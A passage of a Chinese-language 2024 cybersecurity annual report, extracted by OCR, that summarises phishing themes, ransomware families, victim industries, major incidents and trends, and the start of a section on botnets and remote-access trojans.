


钓鱼主题和页面命中排行及分布

2024年对于企业邮箱账号的攻击热度不减，“OA系统”、“企业邮箱”仍是攻击者使用最多的主题，这表示企业的工作人员是攻击者主要的目标。同时，在“财税”方面的钓鱼攻击数量也在显著增加。攻击者不断利用人们对于财税这种关乎切身利益的话题来引诱用户上钩。我们提取了其中一些有趣的关键字，在访问这些主题相关的文件、网站、应用时，需要提高防备，慎之又慎。以下为2024年常见钓鱼主题词云。

钓鱼主要类别及页面示例

相对于2023年，2024年针对企业邮箱以及个人社交账号的钓鱼攻击依旧保持着高活跃状态，但是攻击者似乎并没有更新对应的钓鱼页面模板，同时以工具类例如Google翻译、315平台客服等为模板的钓鱼在下半年也如雨后春笋般层出不穷。攻击者不再局限于传统的诱导受害者自己输入信息，而是采用弹窗等手段强制受害者下载恶意程序。攻击者准备的主题涵盖了人们信息的方方面面，物料从网页到应用甚至iOS的描述文件，突出一个全方面关怀。这些页面通常是由攻击者对原始站点进行克隆或者直接利用工具生成，相似度极高。所以读者请对任何需要输入个人信息或者安装软件的网站保持警惕，避免自己成为受害者。



部分仿冒网站

04 勒索软件

2024年，勒索事件的受害者、赎金金额和泄露数据量都创下新高，勒索受害行业仍旧广泛，制造业、技术行业和医疗保健行业受到的冲击尤为突出。当前勒索软件生态环境已经发展得相当成熟，从勒索即服务（RaaS）的运营模式到实施双重或多重勒索的流程都表现出高度的流畅和专业化。但是随着勒索组织的不断增多，它们之间的竞争逐渐加剧，导致勒索金额不断攀升，入侵技术愈发高级。同时，如果某个勒索组织运营不善，其攻击者可能会频繁跳槽，这进一步加剧了勒索软件市场的复杂性。进而导致不同勒索组织之间的攻击链和代码结构也逐渐趋同，甚至出现了生态上的“同质化”现象。此外，AI技术在勒索攻击中的使用也将更广泛，AI技术能够通过分析和处理海量数据来帮助攻击者更快锁定目标，并能够自动发现系统漏洞、识别安全防护体系的弱点。

勒索软件全年概览

2024年以来，勒索软件仍然是全球网络安全领域的主要威胁，无论是勒索组织的数量，还是攻击事件的频率，都呈现出稳定增长的趋势。


面对日益严峻的勒索形势，从2023年各国开始在法律上设立相关标准，各个行业也设定了各种针对勒索的应急预案，并在2024年联合各国政府、网络安全公司和科技公司发起了一系列针对勒索组织的围剿行动。这些行动成功关闭了部分包括洋葱网站在内的匿名通讯渠道，并获取了部分加密密钥用于解密数据，这无疑是一次阶段性的胜利，但反勒索的斗争仍然任重而道远。

勒索软件家族排行及分布

目前，全球勒索软件数量已经高达2000个以上，2024年新增32个勒索家族，排名前三的分别是RamsomHub、LockBit3、Play。其中RamsomHub在2024年异军突起，是疑似继承于knight源码的一款新兴勒索软件家族。自 2024 年2月成立以来，RamsomHub吸引了Blackcat勒索组织的一些大型前附属机构，导致相关攻击事件快速增加，已加密并窃取了至少 581名受害者的数据，使之成为今年最活跃的勒索组织之一。另外由于2024年2月多国联合执法，缴获了LockBit3的部分基础设施，虽然攻击者很快便重新掌握了这些设施，但这次行动却引发了信用问题，因此导致受害者排名第二。

除了新晋上榜的勒索组织RamsomHub外，其他上榜的新组织的数量相对较少。这一现象反映当前附属组织一般会更倾向于选择流行的老牌勒索组织，这导致很多新兴组织面对成熟竞争者时，难以获得同样的信任和资源。

另外，随着技术和战术的不断升级，传统的攻击模式逐渐演变为更复杂和隐蔽的策略。在这种背景下，未来的攻击性质和严重性可能会显著提升。因此，保持警惕和应对能力尤为重要。




勒索软件攻击行业排行及分布

根据2024年勒索软件攻击的行业数据统计中发现，勒索软件攻击频发且对多个行业产生了重大影响。其中，制造业、技术行业和医疗保健行业受到的冲击尤为突出。

作为高科技行业，技术公司往往掌握大量敏感数据和知识产权，因而成为黑客攻击的主要目标。制造业依赖复杂的供应链和设备控制系统，勒索软件攻击不仅会导致生产停滞，还可能造成严重的经济损失。医疗行业数据敏感，黑客攻击后，可能导致患者信息泄露和医疗服务中断，因此其诱因极大。此外，服务业、金融领域、零售、交通、能源等行业也都受到了不同程度的勒索软件攻击。

从数据中可以看出，勒索软件的目标反映出黑客在选择目标时更加关注潜在的财务收益与数据价值。因此勒索软件的目标主要集中在高科技行业，另外传统行业也不断受到冲击，在技术不断发展的背景下，攻击技术和手段也在不断升级，勒索软件攻击的范围与行业几乎涵盖了所有经济领域。




勒索软件受害者数量不断增长

通过对勒索软件受害者数量的月累积趋势图表显示了一个令人担忧的现象：尽管我们采取了多种方法和措施来防御勒索攻击，但受害者的数量仍然呈现逐年增长的趋势。这一现象背后反映了攻防双方技术虽然都在快速发展，但作为攻击者天然处于强势方。

另外勒索软件攻击手段也变得越来越复杂和难以防御。攻击者不仅利用传统的技术手段进行攻击，还巧妙地利用网络钓鱼和社会工程学手段来诱骗用户点击恶意链接或附件。这些手段不断演变，花样繁多，使得普通用户在面对这些攻击时难以识别和有效防范。

并且一些受害者在遭受攻击后，为了尽快恢复业务运营和避免更大的损失，可能会选择支付赎金。然而，这种妥协无意中鼓励了攻击者的行为，使得勒索软件攻击得以继续发生并有可能愈演愈烈。这种恶性循环导致勒索事件受害者的数量逐年攀升。



全年重要勒索攻击事件盘点

2024年发生的勒索事件远多于2023年，不管是数量还是单笔赎金都创下新高，我们根据受害者规模、赎金金额和窃取数据规模，选取了以下重大事件进行盘点：

- 2024年1月，LockBit入侵台湾半导体制造商Foxsemicon，威胁公开5TB的客户数据，要求支付赎金。
- 2024年2月，服务雇员国际工 会（SEIU）确认遭遇勒索软件攻击，部分数据被加密，LockBit声称窃取308GB数据。
- 2024年3月，网络犯罪团伙INC Ransom在暗网博客上发布了NHS Scotland的数据，声称他们窃取了该系统约3TB的数据。
- 2024年5月，印度食品生产公司DoubleHorse遭LockBit勒索软件攻击，黑客公开索赔证据。
- 2024年8月，Kempe Engineering被RansomHub勒索软件攻击，敏感数据被窃取，面临7天赎金期限。
- 2024年10月，大众汽车集团发表声明回应被8Base勒索软件组织攻击，但表示IT基础设施未受影响，尚未分享更多信息。勒索软件组织声称窃取大量机密信息，但文件尚未公开。
- 2024年11月，日本制造商Yorozu Corporation遭受勒索软件攻击，导致运营中断和敏感信息泄露。RansomHub声称对此负责。
- 2024年11月，位于昆士兰州的运输公司Followmont Transport在Akira勒索软件攻击后，230GB数据被盗。该公司已向当局报告情况。

勒索攻击现状分析与趋势研判

2024年勒索软件依旧保持活跃态势，当前勒索软件生态环境已经发展得相当成熟，从勒索即服务（RaaS）的运营模式到实施双重或多重勒索的流程都表现出高度的流畅和专业化，并且勒索软件攻击的复杂性和隐蔽性显著增强，攻击的目标性也具有针对性。APT化的特点直接导致受害者数量持续上升。

在当前战争频发的背景下，地缘政治因素在勒索软件领域的影响逐渐减弱，绝大多数勒索软件组织更加注重经济利益，并在官网上明确表示这一立场。为了保障经济利益的最大化，这些组织还对参与人员进行严格的审核，从而避免像Conti一样因为地缘问题解散的结局。

另外勒索软件组织不仅继续针对Windows、Linux等主流操作系统发起攻击，还将目光转向了Mac OS、FreeBSD等其他平台，以此扩大攻击面并追求更大的勒索收益。不难看出，勒索软件开发者们正不断适应和进化，以应对各种网络安全防护措施，从而获取更高的利润。

虽然各国政府已经逐渐认识到网络安全的重要性，并为此采取了诸多行动，取得了一定成果，但面对不断进化的勒索攻击和日益复杂的网络环境，未来的道路仍然漫长且充满挑战。

勒索软件生态“同质化”

当前新出现的勒索软件通常可以追溯到老的勒索家族，这一现象反映了网络犯罪生态系统中的多种复杂因素。随着勒索组织之间竞争的不断加剧，攻击者需要迅速开发出有效的攻击工具以吸引“客户”。因此，他们往往倾向于采用已经成熟且经过验证的代码架构，以确保其攻击的有效性和成功率。

此外，由于一些勒索组织的经营不善，导致相关附属组织的员工流动性增大，甚至部分成员离开原来的团队。这种人员流动导致了知识和技术的共享，使得新加入的开发者能够较容易地接触到之前开发的代码和攻击流程。这不仅使得新一代勒索软件在代码结构和攻击策略上与老一代勒索趋于相似，还进一步加深了整个生态系统的同质化。

勒索攻击呈现出明显的周期性

勒索软件攻击一般在每年的4月、7月达到高发期，这与许多企业的财务周期密切相关。对于大多数公司而言，七月标志着新季度的开始，因此企业在此时往往会进行前一季度的财务结算、审计和报告。此时，对财务数据、成本和收入的关注度自然会显著提升，攻击者利用了这一时机以获取更高的赎金。

此外，许多勒索软件家族的实际攻击周期很短。它们通常会在潜伏一段时间后，密切观察目标企业的安全态势。在充分了解目标的脆弱性后，攻击者会迅速发动攻击。这样的策略让攻击者能够在较短的时间内采取行动，确保其攻击效果的最大化。

在一年内，攻击者可能会抓住几个特别的时机进行活动，而在随后的时间里则可能会选择暂时隐匿。这种表现出的周期性和隐匿性使得勒索软件攻击在行业内变得愈加难以预测和防范。

人工智能在勒索攻击中的应用不断加深


2024年，随着人工智能技术的不断进步，人工智能在各个领域都发挥着重要作用，勒索软件也开始利用人工智能手段来提高攻击效率。

通过人工智能技术，攻击者能够进行精准的目标搜索和信息收集。AI的高级算法能够分析和提取大量的数据，从而帮助攻击者锁定特定的目标，并获得与其相关的重要信息。这种精准定位使得攻击更加具有针对性，极大地提升了攻击的成功率。此外，AI还能够自动化地发现系统漏洞，识别出安全防护措施中的弱点，从而为攻击提供可乘之机。


05 僵木蠕篇

2024年的僵尸网络、木马和蠕虫延续了高度活跃的状态。时间分布上，1月、6-7月和11月都有一段较为密集的攻击时段。病毒家族分布上，Phorpiex、Dorkbot、Mozi和Mirai等僵尸网络依然活跃，新增IOC数量居高不下。在攻击者常使用的远控木马中，CobaltStrike仍然“一马当先”。另外，AsyncRAT、Quasar和Remcos等更成熟的木马工具也备受攻击者青睐。C2资产地理分布上，中国香港地区的主机由于其价格低廉、追溯相对困难等特点，仍然是最常被攻击者使用和部署的资产。河南省、辽宁省和北京市紧随其后。行业上看，教育行业，尤其是高校的失陷情况最为严重，其后是医药行业、交通行业和政府机关单位等。


僵木蠕IOC告警数量月度变化趋势



